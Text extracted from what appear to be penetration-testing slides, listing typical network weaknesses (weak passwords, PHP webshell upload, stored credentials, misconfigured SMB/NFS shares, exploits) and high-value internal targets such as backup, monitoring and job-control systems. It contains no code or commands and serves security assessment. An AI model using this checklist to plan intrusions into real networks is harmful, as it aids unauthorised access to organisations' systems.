
## Other typical Weaknesses:

1. Compromise normal users on
  - a. Unix-Systemen (weak passwords).
  - b. Datenbanken (weak passwords).
  - c. Webshell (i.e. upload of PHP-Code)
2. Search for User-Credentials in local data and data bases. (improper storage of passwords).
3. Search for misconfigured File-Shares (SMB/CIFS, NFS version 2)
4. Search for Usernames in accessible Contents (i.e. operation manuals).
5. Use of exploits against a vulnerable target (uncommon, due to the danger of inavailability)


# Attack routes. Very manifold – Depending on the customer.




# Attack routes. Very manifold – Depending on the customer.



# Attack routes. Very manifold – Depending on the customer.



# Attack routes. Juicy Targets.



## Low Hanging Fruits:

- Central infrastructure:
  - Monitoring infrastructure (i.e. Patrol)
  - Job-control (i.e. UC4, Tivoli)
  - Backup infrastructure (i.e. Legato Networker)
  - Administrative Fileserver
- Old systems and Applications
  - Web-Server
  - Printers / Fax-Server
  - Database-Server
- TC-systems incl. their devices
- Stand-alone-systems of external vendors
- Productionsystem without network segmentation